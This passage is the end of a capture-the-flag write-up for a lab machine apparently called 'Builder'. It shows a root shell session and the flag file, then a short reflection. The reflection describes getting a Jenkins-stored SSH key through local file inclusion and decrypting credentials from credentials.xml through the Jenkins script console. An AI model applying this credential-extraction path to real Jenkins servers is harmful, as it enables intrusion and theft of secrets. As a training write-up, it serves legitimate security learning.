* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

 System information as of Sun Sep  6 03:05:53 PM UTC 2026

 System load:              0.04248046875
 Usage of /:               66.5% of 5.81GB
 Memory usage:             36%
 Swap usage:               0%
 Processes:                217
 Users logged in:          0
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for eth0:    10.129.230.220
 IPv6 address for eth0:    dead:beef::a0de:adff:fe05:1df7


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
root@builder:~# cd
root@builder:~# ls -al
total 32
drwx------  5 root root 4096 Sep  6 14:45 .
drwxr-xr-x 18 root root 4096 Feb  9  2024 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Apr 27  2023 .cache
drwxr-xr-x  3 root root 4096 Apr 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Sep  6 14:45 root.txt
drwx------  2 root root 4096 Feb  8  2024 .ssh
Root flag obtained. Box completed.
Reflections
Main Mistake
At the very start I tried to immediately decrypt the SSH key I had obtained via LFI. But since the hudson.util.Secret value is AES-encrypted with the master.key, the raw bytes couldn’t be carried across — the ciphertext is only meaningful to the Jenkins instance that holds the key material, so it has to be decrypted from inside Jenkins (through the script console) rather than offline.
Open Question
I’d like to hear what developers think about Jenkins. Is it the best tool for the job, or are there better ones out there?
Completed this box? Did you go the LFI-to-brute-force route or straight for decrypting credentials.xml? Leave a comment down below!